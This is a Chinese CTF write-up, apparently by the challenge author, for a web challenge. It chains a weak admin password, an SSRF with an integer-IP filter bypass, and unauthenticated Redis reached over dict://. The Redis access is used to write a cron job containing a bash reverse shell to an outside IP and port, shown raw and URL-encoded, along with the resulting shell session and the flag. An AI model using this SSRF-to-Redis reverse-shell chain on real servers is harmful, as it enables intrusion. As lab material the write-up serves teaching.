弱口令进后台

admin/888888
本意是为了让大家去爆破，但是因为环境问题，就在源码处给了密码 888888

可利用点分析

进入界面后，发现是个人日记界面，里面的可输入点几乎没有
查看源码，唯一可疑点和可控点只有在：


```
<!DOCTYPE HTML>
<html>
<head>
<title>Home</title>
<meta charset="utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1" />
<link rel="stylesheet" href="assets/css/main.css" />
</head>
<body>
<div id="wrapper" class="divided">
<section class="banner style1 orient-left content-align-left image-position-right fullscreen onload-image-fade-in onload-content-fade-right">
<div class="content">
  <h1>2019年4月21日</h1>
  <p class="major">今天，一早上都在出题，没吃饭。中午点了某汉堡，可以送餐上楼，挺好。</p>
  <p class="major">虽然感觉不怎么好吃，连薯条我都没吃多少。好在我也不饿，只是有点口渴。外卖送了冰红茶，挺好。</p>
</div>
<div class="image">
  <iframe src="getimage.php?action=downremoteimage&message=[img]http://b-ssl.duitang.com/uploads/item/201807/16/20180716215758_xgfkh.jpeg[/img]" width="800" height="800" frameborder="0" style="float:middle">
  </iframe>
</div>
</section>

<!-- Footer -->
<footer class="wrapper style1 align-center">
<div class="inner">
  <p>===个人日记===</p>
</div>
</footer>

<!-- Scripts -->
<script src="assets/js/jquery.min.js"></script>
<script src="assets/js/jquery.scrollex.min.js"></script>
<script src="assets/js/jquery.scrolly.min.js"></script>
<script src="assets/js/skel.min.js"></script>
<script src="assets/js/util.js"></script>
<script src="assets/js/main.js"></script>
</body>
</html>
```

我以为大家一眼就能发现这个，因为这个网址实在是很长！还有两个参数！

打开这个网址，出现的是蜡笔小新图片，显然就是首页加载的那个图片
接下来分析这个网址：
http://10.21.13.190:23333/login/getimage.php?action=downremoteimage&message=[img]http://b-ssl.duitang.com/uploads/item/201807/16/20180716215758_xgfkh.jpeg[/img]

- 参数 downremoteimage：
  downremoteimage 的意思是“下载远程图片”，这算是一个提示。加载远程图片经常使用 curl 函数，这个函数使得服务器去访问某个网址并获得资源，所以不好好过滤，容易出现 ssrf 漏洞。（参考 discuz!的 ssrf 漏洞）
- 参数 message：
  [img]与[/img]之间的网址就是服务器去访问的网址。我们可利用的就是去修改这个网址使得服务器访问我们想要访问的资源。


查看该网址源码，发现加载了一张图片 hhd.jpg：



所以 getimage.php 的逻辑就是：
获取 message 参数中的网址，访问该网址并将该网址的 respense 存于 hhd.jpg 中，然后将 hhd.jpg 显示出来。所以我们可修改的地方也就在 message 参数。

ssrf 结合 redis 未授权访问

最容易想到的就是先访问 127.0.0.1，但是被过滤了：




可用 ip 混淆来绕过 127.0.0.1：
以下网址描述的比较具体：
https://blog.csdn.net/hanghang121/article/details/40112005
我使用的是将 127.0.0.1 转换为整数型，python 脚本如下：

```
#-*-coding:utf-8-*-

#将 ip 转换为整数型
def IpChangeToNumber(ip):
    ip_str = str(ip)
    lst = ip_str.split('.')
    if len(lst) != 4:
        return None
    bin_ip = ""
    for elem in lst:
        num = int(elem)
        if num > 255:
            num = 255
        elif num < 0:
            num = 0
        sub_ip = bin(num)[2:]
        sub_ip = sub_ip.zfill(8)
        bin_ip += sub_ip
    return  int(bin_ip, 2)

#将整数型转换为 ip
def NumberChangeToIp(number):
    number = int(number)
    bin_str = bin(number)[2:].zfill(32)
    ip_items = []
    ip_items.append(int(bin_str[0:8], 2))
    ip_items.append(int(bin_str[8:16],2))
    ip_items.append(int(bin_str[16:24],2))
    ip_items.append(int(bin_str[24:],2))
    ip = '{}.{}.{}.{}'.format(ip_items[0], ip_items[1], ip_items[2], ip_items[3])
    return ip
print(IpChangeToNumber("127.0.0.1"))
```

所以可以使用“2130706433”去代替“127.0.0.1”。
但是因为 getimage.php 将 reponse 放于图片中显示，导致我们即使能以服务器角度访问 127.0.0.1 也无法获得有用的资源。因为不管输入什么网址，回显的要么是正常的图片， 要么是错误的图片。
这时候可以想到的不是读取资源，而是写入恶意代码。

ssrf 常常结合的是扫描内网端口，这里我们可以使用 dict 协议来访问内网端口（可用的还有 gopher 协议）：
可以用来利用的端口有 3306/6379/445 等。当端口存在且开放时，会返回数据，存在图片中；当端口不存在或不开放时，返回的数据为空，getimage.php 的处理是提示该网址或端口“无法访问！”。从下面两张图可看出，6379 端口存在。



ssrf 结合 redis 未授权访问的利用方式有很多种：
- ✧ 写入一句话木马
- ✧ 写入 crontab 任务定时
- ✧ 写入 ssh 公钥

但是我将 ssh、php、js、asp、jsp 都过滤了：

所以剩下能利用的就是写 crontab 任务定时。


写入 crontab 任务定时

从上面可知，6379 端口存在且可以通过空密码访问它。
我们需要做的就是 :通过 redis 的 6379 端口在 cron 任务定时中写入 webshell 从而反弹 shell


- ✧ dict 协议的格式为：dict://ip:port/data
- ✧ crontab：* * * * * 命令（这是简易版的，想要了解参考 https://blog.csdn.net/qq_36644757/article/details/79963004）

- centos 的 crontab 目录：/var/spool/cron，文件名为用户名（一般为 root）
- webshell：/bin/bash -i>&/dev/tcp/你的 ip/你的 ip 的监听端口 0>&1
- redis 写入文件格式：（想要学习的话可以在 centos 中安装 redis）
  config set dir 目录
  config set dbfilename 文件名
  set xx “写入的内容”
  save
  quit


我的服务器 ip 为：104.207.153.192，监听端口为：9999
接下来进行攻击，以图片为主：



因为怕权限太高到时候把源码都删了，我就配了个 hhddj 用户



接着需要设置变量 xx（其实任意名字都可以）
set xx "\n\n* * * * * /bin/bash -i>&/dev/tcp/104.207.153.192/9999 0>&1\n\n"
但是因为含有一些特殊符号，url 解析后会变味，所以为了使之不变味，需要先进行 url 编码，编码后为：
set%20xx%20%22%5Cn%5Cn*%20*%20*%20*%20*%20%2Fbin%2Fbash%20-i%3E%26%2Fdev%2Ftcp%2F104.207.153.192%2F9999%200%3E%261%5Cn%5Cn%22
在 dict 的 data 处输入以上字符串后：



可以看到 shell 已经反弹过来：

```
[root@webgoumen ~]# nc -lv 9999
Connection from 221.12.10.218 port 9999 [tcp/distinct] accepted
bash: no job control in this shell
bash-4.1$
```

输入命令 find / -name “*flag*”，可以在回显中发现一个最像 flag 的路径 /flaghhddj/flag.txt：

```
bash-4.1$ find / -name "*flag*"
find / -name "*flag*"
find: `/var/spool/cron': Permission denied
find: `/var/spool/clientmqueue': Permission denied
find: `/var/spool/mqueue': Permission denied
find: `/var/log/php-fpm': Permission denied
find: `/var/log/httpd': Permission denied
find: `/var/empty/sshd': Permission denied
find: `/var/lib/yum/history/2016-09-06/3': Permission denied
```

```
/usr/local/src/redis-3.2.8/deps/.make-ldflags
/usr/local/src/redis-3.2.8/deps/.make-cflags
find: `/root': Permission denied
/flaghhddj
/flaghhddj/flag.txt
/sys/devices/pnp0/00:05/tty/ttyS0/flags
/sys/devices/system/cpu/cpu0/microcode/processor flags
```

获得 flag：

```
bash-4.1$ cat /flag     /flag
cat /flaghhddj//flag.txt
ZJGSUCTF{sssssrrrfff+Reddddis+xixixi+HHD+^%&*#@+23333}
bash-4.1$
```